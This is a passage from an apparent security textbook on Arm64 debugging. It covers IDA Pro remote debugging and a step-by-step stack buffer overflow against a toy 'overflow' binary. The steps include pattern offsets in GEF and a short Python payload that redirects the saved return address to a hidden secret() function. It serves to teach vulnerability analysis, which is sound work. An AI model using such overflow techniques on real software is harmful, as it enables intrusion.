


Figure 11.11: Selecting debugger type in IDA Pro

You will be prompted to specify debugging options, as shown in [Figure 11.12](#). This is where you specify the path to the program, the remote host IP address, and the port `gdbserver` is listening to.




Figure 11.12: IDA Pro debugging options

After clicking OK, you will be presented with the IDA debugging view, as shown in [Figure 11.13](#).

IDA View-PC

OpCode	Address	Register	Value	Description
MEMORY:0000FFFF7FCF030	DCB 0			
MEMORY:0000FFFF7FCF03E	DCB 0			
MEMORY:0000FFFF7FCF03F	DCB 0			
MEMORY:0000FFFF7FCF040				
MOV	X0, SP			
BL	unk_FFFF7FCF044			
MOV	X21, X0			
LDR	X1, [SP]			
ADD	X2, SP, #8			
ADRP	X4, #dword_FFFF7FFF178@PAGE			
LDR	W4, [X4,#dword_FFFF7FFF178@PAGEOFF]			
CMP	W4, #0			
EQ	loc_FFFF7FCFBAC			
SUB	X1, X1, X4			
STR	X1, [SP]			
MOV	X3, X2			
ADD	X4, X2, X4, LSL#3			
MEMORY:0000FFFF7FCF074	loc_FFFF7FCF074 ; CODE XREF: MEMORY:0000FFFF7FCF080:j			
LDR	X5, [X4],#8			
STR	X5, [X3],#8			
CMP	X5, #0			
B.NE	loc_FFFF7FCF074			
MEMORY:0000FFFF7FCF084				
MEMORY:0000FFFF7FCF084	loc_FFFF7FCF084 ; CODE XREF: MEMORY:0000FFFF7FCF090:j			
LDR	X5, [X4],#8			
UNKNOWN 0000FFFF7FCF040: MEMORY:0000FFFF7FCF040 (Synchronized with PC)				

Hex View-1

Address	Value	Description
0000AAAAAAA000	7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 .ELF.....	
0000AAAAAAA010	03 00 B7 00 01 00 00 20 07 00 00 00 00 00	
0000AAAAAAA020	40 00 00 00 00 00 00 D8 1D 00 00 00 00 00 @.....	
0000AAAAAAA030	00 00 00 40 00 38 00 09 00 40 00 1D 00 1C 00@...@..	
0000AAAAAAA040	06 00 00 00 04 00 00 40 00 00 00 00 00 00 00	
0000AAAAAAA050	40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 @.....@..	
0000AAAAAAA060	F8 01 00 00 00 00 00 F8 01 00 00 00 00 00 00	
0000AAAAAAA070	08 00 00 00 00 00 00 03 00 00 00 04 00 00 00	
00000050 0000AAAAAAA050: LOAD:0000AAAAAAA050		

Stack view

Address	Value	Description
0000FFFFFFFF150	0000000000000001	MEMORY:0000000000000001
0000FFFFFFFF158	0000FFFFFFFF44B	MEMORY:0000FFFFFF44B
0000FFFFFFFF160	0000000000000000	MEMORY:unk_0
0000FFFFFFFF168	0000FFFFFFFF46A	MEMORY:0000FFFFFF46A
0000FFFFFFFF170	0000FFFFFFFF47A	MEMORY:0000FFFFFF47A
0000FFFFFFFF178	0000FFFFFFFF404	MEMORY:0000FFFFFF404
0000FFFFFFFF180	0000FFFFFFFF4E7	MEMORY:0000FFFFFF4E7
0000FFFFFFFF188	0000FFFFFFFF4FB	MEMORY:0000FFFFFF4FB
UNKNOWN 0000FFFFFF150: MEMORY:0000FFFFFF150 (Synchronized with SP)		

Output

```
[autohidden] Successfully attached to the process.
Now you can browse the process memory and set breakpoints.
-> OK
Rebasing program to 0x0000AAAAAAA000...
Debugger: attached to process /home/parallels/binaries/alg01 (pid=4294967294)
FFFFFFFFFFFF: thread has started (tid=5252) alg01
AAAAAAA000: process /home/parallels/binaries/alg01 has started (pid=4294967294)
```

GDB

AU: idle Up Disk:138GB

[**Figure 11.13:**](#) IDA Pro debugging view

Debugging a Memory Corruption

In vulnerability analysis, you analyze a potentially exploitable bug that resulted in a crash found through dynamic techniques such as fuzzing or manually via static analysis. The next step is to determine whether and under what conditions the bug is exploitable. Static analysis helps you to identify the vulnerable function and understand how the compiler allocates the program variables and their relationships. Dynamic analysis helps you to confirm your hypothesis about the bug by letting you look at the program state at specific points and observe how the controlled input travels and changes throughout execution.

Let's look at an example where the memory corruption can be triggered through a `strcpy` function that doesn't validate the size of the user input it receives. Our goal is to trigger the vulnerability, take control over the `PC`, and redirect execution to the `secret()` function, which is otherwise never reached.

The program expects the user input as an argument. Normal execution results in the message "Hello from the main function" printed to the screen. If we supply an argument string that is longer than the buffer that is allocated to it, the program crashes.

```
ubuntu@aarch64-vm:~$ ./overflow
ubuntu@aarch64-vm:~$ ./overflow hello
Hello from the main function.
ubuntu@aarch64-vm:~$ ./overflow
hellooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooo
Hello from the main function.
Bus error (core dumped)
```

We can check for strings inside this binary using `rabin2`.

```
ubuntu@aarch64-vm:~$ rabin2 -z overflow
[Strings]
nth paddr      vaddr      len size section type  string
```

```

0 0x000008b8 0x000008b8 23 24 .rodata ascii You should
not be here.
1 0x000008d0 0x000008d0 29 30 .rodata ascii Hello from
the main function.

```

Before we start debugging the binary, let's take a quick look at the disassembly of the executable functions using objdump:

```

ubuntu@aarch64-vm:~$ objdump -d overflow
[---]
0000000000000814 <func>:
814: a9b97bfd      stp    x29, x30, [sp, #-112]!
818: 910003fd      mov    x29, sp
81c: f9000fe0      str    x0, [sp, #24]
820: 910083e0      add    x0, sp, #0x20
824: f9400fe1      ldr    x1, [sp, #24]
828: 97ffffa6      bl     6c0 <strcpy@plt>
82c: d503201f      nop
830: a8c77bfd      ldp    x29, x30, [sp], #112
834: d65f03c0      ret

0000000000000838 <secret>:
838: a9bf7bfd      stp    x29, x30, [sp, #-16]!
83c: 910003fd      mov    x29, sp
840: 90000000      adrp   x0, 0 <__abi_tag-0x278>
844: 9122e000      add    x0, x0, #0x8b8
848: 97ffff9a      bl     6b0 <puts@plt>
84c: 52800000      mov    w0, #0x0
// #
850: 97ffff84      bl     660 <exit@plt>

0000000000000854 <main>:
854: a9be7bfd      stp    x29, x30, [sp, #-32]!
858: 910003fd      mov    x29, sp
85c: b9001fe0      str    w0, [sp, #28]
860: f9000be1      str    x1, [sp, #16]
864: b9401fe0      ldr    w0, [sp, #28]
868: 7100041f      cmp    w0, #0x1
86c: 5400010d      b.le   88c <main+0x38>
870: f9400be0      ldr    x0, [sp, #16]
874: 91002000      add    x0, x0, #0x8
878: f9400000      ldr    x0, [x0]
87c: 97ffffe6      bl     814 <func>
880: 90000000      adrp   x0, 0 <__abi_tag-0x278>
884: 91234000      add    x0, x0, #0x8d0
888: 97ffff8a      bl     6b0 <puts@plt>

```

```

88c: 52800000      mov    w0, #0x0
// #0
890: a8c27bfd      ldp    x29, x30, [sp], #32
894: d65f03c0      ret
[--]

```

We can see that the `main` function calls the `func` function, which takes our user input and calls the vulnerable `strcpy` function. The `main` function starts with an `STP` instruction, which stores registers `x29` and `x30` on the stack. This is important because register `x30` contains the address that will be copied to the Program Counter (`PC`), which is often the address of the current instruction plus 8 bytes, via the `RET` instruction and is responsible for the function return. If we can overwrite the address stored at this location, the program will jump to the address we specify.

```

0000000000000854 <main>:
854: a9be7bfd      stp    x29, x30, [sp, #-32]!
[...]
87c: 97ffffe6      bl     814 <func>
[...]
890: a8c27bfd      ldp    x29, x30, [sp], #32
894: d65f03c0      ret

```

The `func` function saves its return values on the stack before calling the `strcpy` subroutine, which places the user input in its allocated 80 byte buffer.

```

0000000000000814 <func>:
814: a9b97bfd      stp    x29, x30, [sp, #-112]!
818: 910003fd      mov    x29, sp
81c: f9000fe0      str    x0, [sp, #24]
820: 910083e0      add    x0, sp, #0x20
824: f9400fe1      ldr    x1, [sp, #24]
828: 97ffffa6      bl     6c0 <strcpy@plt>
82c: d503201f      nop
830: a8c77bfd      ldp    x29, x30, [sp], #112
834: d65f03c0      ret

```

See [Figure 11.14](#) for an illustration of the return value positions relative to the string buffer on the stack. As you can see, it looks like

the return value saved by the main function is going to be corrupted if we supply a string that is larger than the buffer size.




Figure 11.14: Stack view of buffer and return values

Let's dive right into it and start a debugging session. Before attempting to exploit any vulnerability, it is useful to get information about potential exploit mitigations. In this case, the `checksec` command indicates that all mitigations are disabled apart from PIE and RelRo.

```
ubuntu@aarch64-vm:~$ gdb overflow
GNU gdb (Ubuntu 12.0.90-0ubuntu1) 12.0.90
[---]
93 commands loaded for GDB 12.0.90 using Python engine 3.10
[*] 3 commands could not be loaded, run `gef missing` to know
why.
Reading symbols from overflow...
(No debugging symbols found in overflow)
gef> checksec
[+] checksec for '/home/ubuntu/overflow'
Canary           : X
NX               : X
PIE              : ✓
Fortify          : X
RelRO            : Full
```

We create a cyclic pattern of size 100, set a breakpoint at the `func` function, and run the program with the cyclic pattern as an argument.

```
gef> pattern create 100
[+] Generating a pattern of 100 bytes (n=8)
aaaaaaaaabaaaaaaacaaaaaaadaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaa
aiaaaaaaaaajaaaaaakaaaaaaalaaaaaaamaaa
[+] Saved as '$_gef0'
gef]]>> b func
Breakpoint 1 at 0x824
gef]]>> run
aaaaaaaaabaaaaaaacaaaaaaadaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaa
aiaaaaaaaaajaaaaaakaaaaaaalaaaaaaamaaa
```

We can continue execution after the breakpoint is hit to check if our input corrupts the `PC`. As you can see in the following output, the program crashes, and registers `x29`, `x30`, and `PC` are populated with our pattern.

```

$x28 : 0x0
$x29 : 0x616161616161616b ("kaaaaaaa"?) 
$x30 : 0x616161616161616c ("laaaaaaa"?) 
$sp  : 0x00ffffffffffff2b0 → 0x00ffffffffffff3c0 →
0x0000000000000000
$pc  : 0x6161616161616c
$cpsr: [negative ZERO CARRY overflow interrupt fast]
$fpsr: 0x0
$fpcr: 0x0
----- stack -----
[--omitted--]
----- code:arm64:

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616161616c
----- threads -----
```

```

[#0] Id 1, Name: "overflow", stopped 0x6161616161616c in ???
(), reason: SIGSEGV
gef▶
```

We cannot search for the pattern in `PC` because its value has been truncated. However, looking at the instruction responsible for fetching the return address from the stack into `PC`, `RET`, we know that this instruction defaults to populating `PC` with the value in `x30` if not otherwise specified. Hence, we can ask for the pattern offset for `x30`.

```

gef▶ pattern search $pc -l 100
[+] Searching for '$pc'
[!] Pattern '$pc' not found
gef▶ pattern search $x30 -l 100
[+] Searching for '$x30'
[+] Found at offset 88 (little-endian search) likely
[+] Found at offset 81 (big-endian search)
gef▶
```

This output means that the bytes that follow 88 bytes of input will likely land in `x30` and therefore in `PC`. Let's try it and create a pattern of length 88 and add 8 bytes of `AAAABB BBB` to it for the next run.

```

gef▶ pattern create 88
[+] Generating a pattern of 88 bytes (n=8)
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaaaaafaaaaaaaaaaaaagaaaaaaaaaaaaahaaaaaa
```

```
aaiaaaaaajaaaaakaaaaaaaa  
[+] Saved as '$_gef1'  
gef➤ run  
aaaaaaaaabaaaaaacaaaaadaaaaaaaeaaaaafaaaaaaagaaaaahaaaaaa  
aiaaaaaajaaaaakaaaaaaaaAAAABBBB
```

Continuing the program after the breakpoint, this is what our registers look like. As expected, register `x30` and `PC` contain our 8 bytes of AAAABBBB.

```
$x28 : 0x0  
$x29 : 0x616161616161616b ("kaaaaaaa"?)  
$x30 : 0x4242424241414141 ("AAAABBBB"?)  
$sp : 0x00ffffffff2b0 → 0x0ffffffffff3c0 →  
0x0000000000000000  
$pc : 0x42424241414141
```

Now we know that this is the correct offset and we can put an arbitrary address after 88 bytes of characters. Since our goal is to execute the `secret()` function, we need to figure out the address of that function first. We can determine the address of the first instruction inside the `secret()` function using the `disassemble` command.

```
gef➤ disassemble secret  
Dump of assembler code for function secret:  
0x0000aaaaaaaa0838 <+0>:    stp      x29, x30, [sp, #-16]!  
0x0000aaaaaaaa083c <+4>:    mov      x29, sp  
0x0000aaaaaaaa0840 <+8>:    adrp     x0, 0xaaaaaaaa0000  
0x0000aaaaaaaa0844 <+12>:   add      x0, x0, #0x8b8  
0x0000aaaaaaaa0848 <+16>:   bl       0xaaaaaaaa06b0  
<puts@plt>  
    0x0000aaaaaaaa084c <+20>:   mov      w0, #0x0  
// #0  
    0x0000aaaaaaaa0850 <+24>:   bl       0xaaaaaaaa0660  
<exit@plt>  
End of assembler dump.  
gef➤
```

The final exploit contains 88 bytes of as followed by the address of the `secret()` function. We can export this payload into an environment

variable for easier access.

```
ubuntu@aarch64-vm:~$ cat exploit.py
#!/usr/bin/python2.7
from struct import pack

payload = 'A'*88
payload += pack("<Q", 0x0000aaaaaaaa0838)

print payload
ubuntu@aarch64-vm:~$ export payload=$(./exploit.py)
-bash: warning: command substitution: ignored null byte in
input
```

Let's load the binary into a new debugging session, set a breakpoint at `func`, and run it with the payload we just saved as an environment variable.

```
gef> b *func
gef> run $payload
```

Just before the `func` function returns, we can see where our payload landed on the stack. The function returns normally because the `LDP` instruction populates `x29` and `x30` with the two top stack values, where the return value is still intact.

0x00ffffffffff1b0 +0x0000: 0x00ffffffffff220 → 0x4141414141414141 ← \$x29, \$sp 0x00ffffffffff1b8 +0x0008: 0x00aaaaaaaa0880 → <main+44> adrp x0, 0aaaaaaaaa0000 0x00ffffffffff1c0 +0x0010: 0x00fffff7ffeb88 → 0x00fffff7fc2000 → 0x00010102464c457f 0x00ffffffffff1c8 +0x0018: 0x00ffffffffff637 → "AAAAAAAAAAAAA [...] " 0x00ffffffffff1d0 +0x0020: "AAAAAAAAAAAAA [...] " ← \$x0 0x00ffffffffff1d8 +0x0028: "AAAAAAAAAAAAA [...] " 0x00ffffffffff1e0 +0x0030: "AAAAAAAAAAAAA [...] " 0x00ffffffffff1e8 +0x0038: "AAAAAAAAAAAAA [...] "	stack
---	-------

code:arm64:

```
0aaaaaaaaa0824 <func+16>      ldr    x1, [sp, #24]
0aaaaaaaaa0828 <func+20>      bl     0aaaaaaaaa06c0
<strcpy@plt>
0aaaaaaaaa082c <func+24>      nop
→ 0aaaaaaaaa0830 <func+28>  ldp x29, x30, [sp], #112
0aaaaaaaaa0834 <func+32>      ret
0aaaaaaaaa0838 <secret+0>      stp    x29, x30, [sp,
#-16]!
0aaaaaaaaa083c <secret+4>      mov    x29, sp
0aaaaaaaaa0840 <secret+8>      adrp   x0, 0aaaaaaaaa0000
0aaaaaaaaa0844 <secret+12>     add    x0, x0, #0x8b8
                                         threads
```

```
[#0] Id 1, Name: "overflow", stopped 0aaaaaaaaa0830 in func
(), reason: SINGLE STEP
```

trace

```
[#0] 0aaaaaaaaa0830 →[ func()]
[#1] 0aaaaaaaaa0880 →[ main()]
gef▶
```

But we know that the `SP` is increased by #112 after the two top values are popped into `x29` and `x30`. We can examine the stack values at this location and see that `SP` will point to our payload.

```
gef▶ x/2gx $sp+112
0xfffffffffffff220: 0x4141414141414141        0x0000aaaaaaaa0838
```

The `func` function returns normally, and we end up inside the `main` function, one instruction after the `func` call.

```
0000000000000854 <main>:
[...]
87c: 97ffffe6       bl     814 <func>
880: 90000000 adrp x0, 0 <__abi_tag-0x278>
884: 91234000       add   x0, x0, #0x8d0
888: 97ffff8a       bl     6b0 <puts@plt>
88c: 52800000       mov   w0, #0x0
// #0
890: a8c27bfd       ldp   x29, x30, [sp], #32
894: d65f03c0       ret
```

After single stepping a few instructions ahead, we encounter the `LDP` instruction responsible for restoring the return values saved by the main function, expecting to find the address to an instruction that branches to exit.

stack

```

0x00ffffffffffff220|+0x0000: 0x4141414141414141 ← $x29, $sp
0x00ffffffffffff228|+0x0008: 0x00aaaaaaaa0838 → <secret+0> stp
x29, x30, [sp, #-16]!
0x00ffffffffffff230|+0x0010: 0x00ffffffffffff3b8 →
0x00ffffffffffff621 → "/home/ubuntu/overflow"
0x00ffffffffffff238|+0x0018: 0x0000000200000010
0x00ffffffffffff240|+0x0020: 0x00ffffffffffff350 →
0x0000000000000000
0x00ffffffffffff248|+0x0028: 0x00fffff7e374cc →
<_libc_start_main+152> adrp x22, 0xfffff7fab000
<sys_siglist+424>
0x00ffffffffffff250|+0x0030: 0x00fffff7fd6734 →
<_dl_audit_preinit+0> stp x29, x30, [sp, #-80]!
0x00ffffffffffff258|+0x0038: 0x00aaaaaaaa0854 → <main+0> stp
x29, x30, [sp, #-32]!

```


code:arm64:

```

0aaaaaaaaa0884 <main+48>      add    x0, x0, #0x8d0
0aaaaaaaaa0888 <main+52>      bl     0aaaaaaaaa06b0
<puts@plt>
0aaaaaaaaa088c <main+56>      mov    w0, #0x0
// #0
→0aaaaaaaaa0890 <main+60> ldp x29, x30, [sp], #32
0aaaaaaaaa0894 <main+64>      ret
0aaaaaaaaa0898 <_fini+0>      nop
0aaaaaaaaa089c <_fini+4>      stp    x29, x30, [sp,
#-16]!
